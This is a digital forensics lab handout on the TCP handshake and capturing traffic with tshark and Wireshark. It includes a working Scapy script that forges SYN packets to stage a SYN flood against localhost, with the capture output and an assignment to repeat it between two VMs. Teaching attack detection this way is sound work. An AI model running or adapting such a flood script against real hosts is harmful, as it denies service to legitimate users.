

HTTP, tshark, SYN Flood

Traffic files: https://github.com/frankwxu/digital-forensics-lab/tree/main/Illegal_Possession_Images/lab_files/SYN_Flood

Three-way handshaking




root@kali:~/# wireshark ~/traffic/basic.log

basic.log

No. Time Source Destination Protocol Length Info

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	TCP	74	57338 → 80 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM
2	0.000008171	127.0.0.1	127.0.0.1	TCP	74	80 → 57338 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65
3	0.000014783	127.0.0.1	127.0.0.1	TCP	66	57338 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=41024
4	0.000035452	127.0.0.1	127.0.0.1	HTTP	149	GET /basic.html HTTP/1.1
5	0.000042870	127.0.0.1	127.0.0.1	TCP	66	80 → 57338 [ACK] Seq=1 Ack=84 Win=65408 Len=0 TSval=41024
6	0.000160688	127.0.0.1	127.0.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
7	0.000202191	127.0.0.1	127.0.0.1	TCP	66	57338 → 80 [ACK] Seq=84 Ack=353 Win=65280 Len=0 TSval=41024
8	0.000307996	127.0.0.1	127.0.0.1	TCP	66	57338 → 80 [FIN, ACK] Seq=84 Ack=353 Win=65536 Len=0 TSval=41024
9	0.000321475	127.0.0.1	127.0.0.1	TCP	66	80 → 57338 [FIN, ACK] Seq=353 Ack=85 Win=65536 Len=0 TSval=41024
10	0.000323997	127.0.0.1	127.0.0.1	TCP	66	57338 → 80 [ACK] Seq=85 Ack=354 Win=65536 Len=0 TSval=41024


wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Illegal_Possession_Images/lab_files/traffic/basic.log



- **Sequence #:**
 - the byte number of the **first** byte of data in the TCP segment sent
 - beginning at random # or 0 (relative seq#)
- **ACKnowledgment #:** the sequence number of the **next** byte the receiver **expects to receive**.
 - Seq # + size of packet + 1
 - The receiver ack'ing sequence number **x** acknowledges receipt of all data bytes less than (but not including) byte number **x**
 - +1 for SYN

What if the client never completes handshaking process?

- The server waiting and consuming valuable resources in the process
- If many clients do the same, the server becomes overwhelmed and unavailable to legitimate users
 - SYN flood attack



An SYN flood attack is a type of Distributed Denial of Service (DDoS)

Mimic an SYN flood attack

Design

- One client
- Craft our own tcp packets using Scapy
- Target IP 127.0.0.1

Install Scapy

```
(kali㉿kali)-[~/SYN_Flood]
$ sudo pip3 install scapy
Requirement already satisfied: scapy in /usr/lib/python3/dist-packages (2.4.4)
```

- Scapy is a powerful Python library for network packet manipulation and analysis.
- It allows users to send, sniff, dissect, and forge network packets and can be used for a wide range of network-related tasks such as network discovery, security scanning, penetration testing, and more.
- Scapy supports a large number of network protocols and provides a flexible and user-friendly interface for working with network data.


Create a working folder

```
└──(kali㉿kali)-[~]
$ mkdir SYN_Flood
002921476 127.0.0.1
127.0.0.1
127.0.0.1
127.0.0.1

└──(kali㉿kali)-[~]
$ cd SYN_Flood
└──(kali㉿kali)-[~/SYN_Flood]
$ leafpad synflood.py
```

Craft attack function

```
wget wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Illegal_Possession_Images/lab_files/SYN_Flood/synflood.py
```



The screenshot shows a terminal window with the following content:

```
File Edit Search Options Help
from scapy.all import *
def send_syn(target_ip_address, target_port, number_of_packets_to_send = 4, size_of_packet = 65000):
    ip = IP(dst=target_ip_address)
    tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
    raw = Raw(b"\x00" * size_of_packet)
    p = ip / tcp / raw
    send(p, count=number_of_packets_to_send, verbose=0)
    print('send_syn(): Sent ' + str(number_of_packets_to_send) + ' packets of ' + str(size_of_packet) + ' size to ' + target_ip_address + ' on port ' + str(target_port))
send_syn(target_ip_address = "127.0.0.1", target_port= 80)
```

Attacking

Use lo device

```
(kali㉿kali)-[~/SYN_Flood]
$ tshark -D
1. eth0
2. any
3. lo (Loopback)
4. bluetooth-monitor
5. nflog
6. nfqueue
7. dbus-system
8. dbus-session
9. ciscodump (Cisco remote capture)
10. dpauxmon (DisplayPort AUX channel monitor capture)
11. randpkt (Random packet generator)
12. sdjournal (systemd Journal Export)
13. sshdump (SSH remote capture)
14. udpdump (UDP Listener remote capture)
```

```
# make sure web server is running  
sudo service apache2 start
```

In one terminal waiting and capturing


```
(kali㉿kali)-[~/SYN_Flood]  
└─$ tshark -i lo -c 4 -w mySYNFloodCapture.pcap
```

```
Capturing on 'Loopback: lo'  
4
```

Using another terminal to sending packets

```
(kali㉿kali)-[~/SYN_Flood]  
└─$ sudo python3 synflood.py  
send_syn(): Sent 4 packets of size to 127.0.0.1 on port 80  
Packets: 4 , Displayed: 4 (100.0%)
```

View SYN flood attack



The screenshot shows the Wireshark interface with a yellow header bar containing the text "View SYN flood attack". The main window displays a list of captured network packets. The title bar indicates the file is "mySYNFloodCapture.pcap". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. A search bar at the top says "Apply a display filter ... <Ctrl-/>". The packet list table has columns: No., Time, Source, Destination, Protocol, Length, and Info. There are four entries, all showing TCP SYN segments from source 127.0.0.1 to destination 127.0.0.1 on port 80, with sequence numbers 0 and windows sizes of 8192. The first two rows are highlighted in blue, and the last two are highlighted in green.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	127.0.0.1	127.0.0.1	TCP	65054	62558 → 80 [SYN] Seq=0 Win=8192 Len=65000 [TCP segment of a reassembled PDU]
2	0.000899410	127.0.0.1	127.0.0.1	TCP	65054	19550 → 80 [SYN] Seq=0 Win=8192 Len=65000 [TCP segment of a reassembled PDU]
3	0.001784646	127.0.0.1	127.0.0.1	TCP	65054	63314 → 80 [SYN] Seq=0 Win=8192 Len=65000 [TCP segment of a reassembled PDU]
4	0.002756569	127.0.0.1	127.0.0.1	TCP	65054	34942 → 80 [SYN] Seq=0 Win=8192 Len=65000 [TCP segment of a reassembled PDU]

You can download the captured packets here

```
wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Illegal_Possession_Images/lab_files/SYN_Flood/mySYNFloodCapture.pcap
```

Assignment

- You have two VMs
- Mimic the SYN attack
- Show evidence of the attack